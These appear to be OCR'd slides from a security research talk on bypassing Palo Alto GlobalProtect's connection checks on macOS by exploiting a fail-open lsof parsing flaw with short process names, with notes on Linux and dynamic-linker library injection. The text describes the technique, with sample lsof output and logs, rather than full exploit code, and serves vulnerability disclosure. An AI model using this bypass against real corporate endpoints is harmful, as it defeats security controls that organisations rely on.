
Derived from decompiled code



> Plan to have the configuration fail securely: **Design systems to fail in a secure state,** rather than exposing vulnerabilities when they malfunction.
>
> — OWASP Secure Product Design Cheat Sheet

Exploiting the fail-open design

Derived from decompiled code



Imagine:

- Binary name < 9 characters
- Space-padding in output causes misalignment:


```
COMMAND  PID       USER (...) NAME
short    4073 alexbourla (...) localhost:49903->localhost:4767 (ESTABLISHED)
```

What happens if I use a short process name?

Exploiting the fail-open design

GlobalProtect Bypass	☑ 3 of 1
Privilege Escalation	☐ 0 of 1

isConnectedByPan()



Imagine:

- Binary name < 9 characters
- Space-padding in output causes misalignment:


```
COMMAND   PID        USER (...) NAME
short    4073 alexbourla (...) localhost:49903->localhost:4767 (ESTABLISHED)
```

/Library/Logs/PaloAltoNetworks/GlobalProtect/PanGPS.log:

```
(...)
Error(  92): Failed to get path of process 0, error No such process
```

Debug Logs


What happens if I use a short process name?


iTerm2 Shell Edit View Session Scripts Profiles Window Help
Thu 24 Jul 11:16
watch lsof (lsof)
Alexs-MacBook-Air.local: Thu Jul 24 11:16:29 2025
COMMAND PID USER FD TYPE DEVICE SIZE/OF
F NODE NAME
GlobalPro 48013 demo 3u IPv4 0xb662cdb0870b3215 0t
0 TCP localhost:59439->localhost:4767 (ESTABLISHED)
Web Page Blocked
dropbox.com
Incognito
Web Page Blocked
The web page you are trying to visit has been blocked in accordance with company policy. Please contact your system administrator if you believe this is an error.
User: 10.10.10.11
URL: www.dropbox.com/
Category: online-storage-and-backup
Exploit PoC (-zsh)
demo %
GlobalProtect Info
GlobalProtect
140.5 MB
Modified: Today, 10:06
Add Tags...
General:
Kind: Application (Universal)
Size: 140,467,911 bytes (141.3 MB on disk)
Where: Macintosh HD ▸ Applications
Created: Thursday, 24 July 2025 at 10:06
Modified: Thursday, 24 July 2025 at 10:06
Version: 6.3.1-376
Copyright: Copyright © 2009-2019, Palo Alto Networks, Inc.
Locked
Scale to fit below built-in camera
More Info:
Last opened: Thursday, 24 July 2025 at 11:09
Name & Extension:
Comments:
Preview:

What about Linux?

Spoofed IPC Disconnect from non-GP process?

This doesn't work because on Linux can use pseudo-filesystem to check more robustly (pseudo-filesystem doesn't exist in Mac)



We can do something else in Linux…

If spoofing fails… Can we hijack a legitimate GlobalProtect process instead 🤔?

> In computing, a dynamic linker is the part of an operating system that loads and **links the shared libraries** needed by an executable when it is executed (**at "run time"**)
>
> — Wikipedia (Dynamic Linker)

And, how this works is very different between Mac and Linux

		
Control via Environment Variables	✅ DYLD_* variables	✅ LD_* variables
Security Hardening	✅ SIP restricts DYLD injection for **protected binaries** DYLD_INSERT_LIBRARIES etc. are **ignored** at runtime if binary is: • **Code-signed** • **SIP-protected (e.g. inside /Applications)** This is true even for root user	❌ (But hardened apps e.g. with seccomp, static-linking, or containers may block it)

